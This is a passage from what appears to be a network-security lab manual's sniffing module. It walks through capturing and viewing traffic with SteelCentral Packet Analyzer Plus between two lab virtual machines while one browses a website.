


Module 08 – Sniffing

19. Double-click the **Bandwidth Over Time** option under the **Recently Used** node in the left-hand pane under the **Views** section.
20. A new **Bandwidth Over Time** tab appears, and SteelCentral Packet Analyzer Plus starts capturing the network traffic, as shown in the screenshot.




21. Now, switch to the **Windows Server 2019** virtual machine.
22. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, **www.gmail.com**).




Module 08 – Sniffing

23. Switch back to the **Windows 11** virtual machine and observe the network traffic captured by **SteelCentral Packet Analyzer**, as shown in the screenshot.



